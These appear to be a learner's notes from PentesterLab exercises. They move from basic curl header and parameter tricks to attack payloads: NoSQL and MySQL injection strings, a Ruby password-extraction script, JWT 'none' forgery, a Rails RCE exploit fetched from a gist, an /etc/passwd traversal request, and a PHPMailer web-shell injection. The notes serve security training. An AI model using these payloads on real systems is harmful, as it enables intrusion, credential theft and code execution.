Get method:

1. Cookie header:

curl.exe http://ptl-69bf88aa-48ecd45d.libcurl.so/pentesterlab -H 'Cookie: key=please'

1. Content-type header:

curl.exe http://ptl-13e3f85e-a3bb7fde.libcurl.so/pentesterlab -H 'Content-Type: key/please'

1. Accept lang header:

curl.exe http://ptl-13a94780-28acc32f.libcurl.so/pentesterlab -H 'Accept-Language: key-please'

1. Get request with post parameter:

curl.exe http://ptl-3d4a2c0f-e98a8ba2.libcurl.so/pentesterlab --data `key=please' -X GET

1. Get request with same name and value parameter to be passed twice in same req:

curl.exe 'http://ptl-64964fe7-84957816.libcurl.so/pentesterlab?key=please&key=please'

1. In this challenge your goal is to send a POST request to /pentesterlab with the following GET parameter key with the value please and the following POST parameter key with the value please

curl http://ptl-7de0c098-7662b2a5.libcurl.so/pentesterlab?key=please --data 'key=please'

1. GET request to /pentesterlab with the following GET parameter: key with the value =please

curl http://ptl-fde2a65d-4dce2459.libcurl.so/pentesterlab?key==please

curl ‘http://ptl-fde2a65d-4dce2459.libcurl.so/pentesterlab?key==please’

curl ‘http://ptl-fde2a65d-4dce2459.libcurl.so/pentesterlab?key=%3dplease’

1. GET request to /pentesterlab with the following GET parameter: key with the value please&

curl 'http://ptl-0b300561-b708142f.libcurl.so/pentesterlab?key=please%26'

1. GET request to /pentesterlab with the following GET parameter: ?key with the value please

curl 'http://ptl-af8bb494-363147d6.libcurl.so/pentesterlab?%3fkey=please'

1. GET request to /pentesterlab with the following GET parameter: key with the value pretty please

curl 'http://ptl-8063ddeb-36ab95f2.libcurl.so/pentesterlab?key=pretty+please'

1. GET request to /pentesterlab with the following GET parameter: key with the value please followed by a NULL Byte

curl 'http://ptl-36ed53cc-92479d85.libcurl.so/pentesterlab?key=please%00'

1. GET request to /pentesterlab with the following GET parameter: key with the value please followed by a double-encoded NULL Byte

curl 'http://ptl-99fe218c-e19a2557.libcurl.so/pentesterlab?key=please%2500'

1. GET request to /pentesterlab with the following GET` parameter: key as an array with the first element with the value key and the second element with the value please. To send a parameter as an array, you can use the following syntax: name[0]=value1&name[1]=value2.

curl 'http://ptl-6742ba50-eec0ed59.libcurl.so/pentesterlab?key%5B0%5D=key&key%5B1%5D=please'

1. GET request to /pentesterlab with the following GET parameter: key as a hash/dictionary with the key please set to 1

curl 'http://ptl-6742ba50-eec0ed59.libcurl.so/pentesterlab?key%5Bplease%5D=1'

curl 'http://ptl-6742ba50-eec0ed59.libcurl.so/pentesterlab?key[please]=1'

1. GET request to /pentesterlab/../pentesterlab.

curl http://ptl-7dfc7187-cc492122.libcurl.so/pentesterlab/../pentesterlab -v --path-as-is

Post method:

1. With post data:

curl.exe http://ptl-c51c0f6c-8677502e.libcurl.so/pentesterlab -X POST –-data ‘key=please’

1. With out data or empty body:

curl.exe http://ptl-c51c0f6c-8677502e.libcurl.so/pentesterlab -X POST --data ‘key=please’

1. Post request with same name and value parameter to be passed twice in same req:

curl http://ptl-a22e4fe3-ed956288.libcurl.so/pentesterlab -X POST --data 'key=please&key=please'

1. POST request to /pentesterlab with the body of the request containing: <key><value>please</value></key>

curl http://ptl-7983b1b9-06078874.libcurl.so/pentesterlab --data '<key><value>please</value></key>'

1. POST request to /pentesterlab with the body of the request containing: <key><value>please</value></key> and the header Content-Type set to application/xml.

curl http://ptl-7ad04514-a07879c1.libcurl.so/pentesterlab --data '<key><value>please</value></key>' -H 'Content-Type:application/xml'

1. POST request to /pentesterlab with the body of the request containing the following XML: <key><value>[VALUE]</value></key> where [VALUE] should be replaced with &please. The request should also set the header Content-Type to application/xml

curl http://ptl-d46828fc-7bb3340d.libcurl.so/pentesterlab --data '<key><value><![CDATA[&please]]></value></key>' -H 'Content-Type:application/xml'

Basic authentication:

GET request to /pentesterlab with an authentication Basic with the username key and the password please.s

curl http://ptl-fe8948dc-53da37f3.libcurl.so/pentesterlab -u 'key:please'

Multipart:

request to /pentesterlab using HTTP multipart with a file (at least one byte in size) using the parameter name: filename

Openssl AES Decryption cmd:

openssl enc -d -aes256 -k *P3NT35T3RL48* -in *backup.tgz.enc* -out *foo.tgz*

**mango db injection**

‘ or 1==1 %00

**Ruby Script for string match on server**

*require 'httparty'*

*URL="ptl-24abce9f-4eab8e70.libcurl.so"*

*def check?(str)*

*resp=HTTParty.get("http://#{URL}/?search=admin%27%20%26%26%20this.password.match(/#{str}/)%00")*

*return resp.body =~ />admin</*

*end*

*#puts check?("d").inspect*

*#puts check?("aaa").inspect*

*CHARSET =('a'..'z').to\_a+('0'..'9').to\_a+['-']*

*password = ""*

*while true*

*CHARSET.each do |c|*

*puts "Trying: #{c} for #{password}"*

*test = password+c*

*if check?("^#{test}.\*$")*

*password+=c*

*puts password*

*break*

*end*

*end*

*end*

**Mysql (if space and comment disabled)**

admin%27||1%3D1%23 – it is admin’||1=1#

Mysql advance and rare instance


admin%bf%27+or+1=1--+


JWT

Header.string.sign

-decode header, string and sign

- header – Change the alg to none and user to admin





Then decode individual

Copy and after string add “.” And keep space to notify its sign less.


Now use this jwt to login as admin act.

**CVE-2013-0156: Rails Object Injection**

[gist.githubusercontent.com/postmodern/4499206/raw/a68d6ff8c1f9570a09365036aeb96f6a9fff7121/rails\_rce.rb](https://gist.githubusercontent.com/postmodern/4499206/raw/a68d6ff8c1f9570a09365036aeb96f6a9fff7121/rails_rce.rb)

1. Open Kali and open root terminal
2. Type ***docker run -it ruby:2 /bin/bash***
3. It will go into ruby docker mode
4. Fist install ronin-support and to do type ***gem install ronin-support***
5. Now create ruby script and use existing (open exploit). Type ***curl https://gist.githubusercontent.com/postmodern/4499206/raw/a68d6ff8c1f9570a09365036aeb96f6a9fff7121/rails\_rce.rb -o rails\_rce.rb***
6. Type below command to see If it is executing

***ruby rails\_rce.rb http://ptl-1949f704-5ffc05cb.libcurl.so/ "puts 'lol'"***

******

**API to Shell**

*POST /file HTTP/1.1*

*Host: ptl-eea48f31-1180e6b3.libcurl.so*

*User-Agent: curl/7.85.0*


*Accept: \*/\**

*Content-Type: application/json*

*Content-Length: 192*

*Connection: close*


*{ "token": "Tzo0OiJVc2VyIjoyOntzOjI6ImlkIjtpOjE7czo1OiJsb2dpbiI7czo2OiJhaXF5ZnciO30%3D--05b4f8179fe42009e892e43118ac778f", "uuid": "../../../../../../../../../../.././../etc/passwd", "sig": 0}*

**

**CVE-2016-10033: PHPMailer RCE**

Payload to email send and can be injected in From field in form:

“[attacker@127.0.0.1\](mailto:attacker@127.0.0.1\)” -oQ/tmp/ -X/var/www/shell.php root”@127.0.0.1



“attacker@127.0.0.1\” -oQ/tmp/ -X/var/www/shell.php root”@127.0.0.1

<https://github.com/PHPMailer/PHPMailer/wiki/About-the-CVE-2016-10033-and-CVE-2016-10045-vulnerabilities>

<https://github.com/pnagasaikiran/private-notes>

**CVE-2016-2098**

Ref link : <https://github.com/j4k0m/CVE-2016-2098>

**Play Session Injection**

<http://f4l13n5n0w.github.io/blog/2015/05/09/pentesterlab-play-session-injection/>